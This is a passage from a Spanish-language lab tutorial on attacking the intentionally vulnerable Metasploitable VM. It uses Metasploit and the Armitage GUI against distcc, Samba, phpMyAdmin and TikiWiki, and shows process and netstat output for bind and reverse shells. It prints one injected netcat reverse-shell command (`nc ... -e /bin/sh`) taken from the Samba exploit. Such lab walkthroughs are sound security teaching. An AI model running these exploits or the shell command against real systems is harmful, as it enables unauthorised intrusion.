nts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/shar
e/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co
/etc/X11/rgb
root      4819  0.0  0.4   2724  1184 ?        S    10:20   0:00 /bin/sh /root/.
vnc/xstartup
root      4860  0.0  0.6   2852  1540 pts/0    Ss+  10:20   0:00 -bash
msfadmin  4876  0.0  0.7   4616  1984 tty1     S    10:20   0:00 -bash
tomcat55  4950  0.0  0.4   3976  1268 ?        S    10:35   0:00 /bin/sh
msfadmin@metasploitable:~$
```

También podemos comprobar que la conexión está efectivamente establecida, lanzando el comando `"netstat -tn"` en ambos equipos:

```
root@atacante:~# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
...
tcp        0      0 198.51.100.111:43550    198.51.100.222:11111    ESTABLISHED
...

msfadmin@metasploitable:~$ netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 198.51.100.222:11111    198.51.100.111:43550    ESTABLISHED
```

Otro posible exploit sería `java/shell/reverse_tcp` con un comportamiento inverso a la hora de las conexiones. En este caso será el PAYLOAD en ejecución en la víctima quien se conectará a un puerto local de la máquina atacante.

Debemos indicar la dirección LHOST y el puerto de escucha en dicha víctima LPORT.

```


root@atacante:~# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
...
tcp        0      0 198.51.100.111:22222    198.51.100.222:57091   ESTABLISHED

msfadmin@metasploitable:~$ netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 198.51.100.222:57091    1198.51.100.111:22222  ESTABLISHED

```

## Uso del interfaz gráfico *armitage*


Armitage es un interfaz gráfico alternativo para Metasploit que pretende simplificar el uso del framework. Hace uso del servidor RPC integrado en el framework (msfrpcd) para acceder a las funcionalidades que ofrece Metasploit.



Armitage ofrece la funcionalidad de cruzar la información sobre servicios de un hosts con la información de los exploits para vincular a una máquina una lista de los potenciales ataques.


Seleccionamos el host (198.51.100.222) y sobre el menú seleccionar Attacks -> Find Attacks.

Armitage comprueba qué exploits son compatibles con cada uno de los servicios vinculados al host seleccionado y una vez completada la vinculación se añade al icono del hosts un submenú contextual Attacks con la lista de posibles ataques.




Ahora vamos a probar DistCC, que es un servicio que coordina la compilación distribuida de programas. Mestasploitable incluye una versión vulnerable de este servidor.

Sobre el host (198.51.100.222) seleccionar Attacks -> misc -> distcc\_exec. Se abre un diálogo donde se muestra la descripción del exploit y se permite configurar sus parámetros y los posibles PAYLOADS (Para este ejemplo los parámetros fijados por Armitage son correctos), se usará un PAYLOAD generic/shell\_bind\_tcp. Lo lanzamos pulsando en Launch.



En la víctima podemos ver que hay un proceso extraño ejecutándose:



Ahora vamos a explotar el servicio SMB (samba). Pulsamos sobre el host 198.51.100.222 en Attacks -> samba -> usermap\_script, se usará el exploit exploit/multi/samba/usermap\_script.

En este caso veremos que el exploit a inyectado un comando de shell que haciendo uso de la herramienta nc/netcat redirecciona la E/S de un intérprete de comandos sobre un puerto de la máquina atacante(ps -aux | less):

```
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   0.0   1.3   2848   1688 ?        Ss   19:23   0:00 /sbin/init
...
root    4915   0.0   0.3   1776    484 ?        S    19:49   0:00 sh -c
/etc/samba/scripts/mapusers.sh "/= `nohup nc 198.51.100.111 15207 -e /bin/sh `"
```

Ahora vamos a explotar una versión vulnerable de phpMyAdmin y a usar Meterpreter. Pulsamos sobre el host (198.51.100.222) en Attacks -> webapp -> phpmyadmin\_config, lanzamos el exploit exploit/unix/webapp/phpmyadmin\_config.

Por último, también podemos probar, de forma similar a los anteriores el exploit TikiWiki exploit/unix/webapp/tikiwiki\_graph\_formula\_exec. Sobre el hosts 198.51.100.222, pulsar en Attacks -> webapp -> tikiwiki\_graph\_formula\_exec.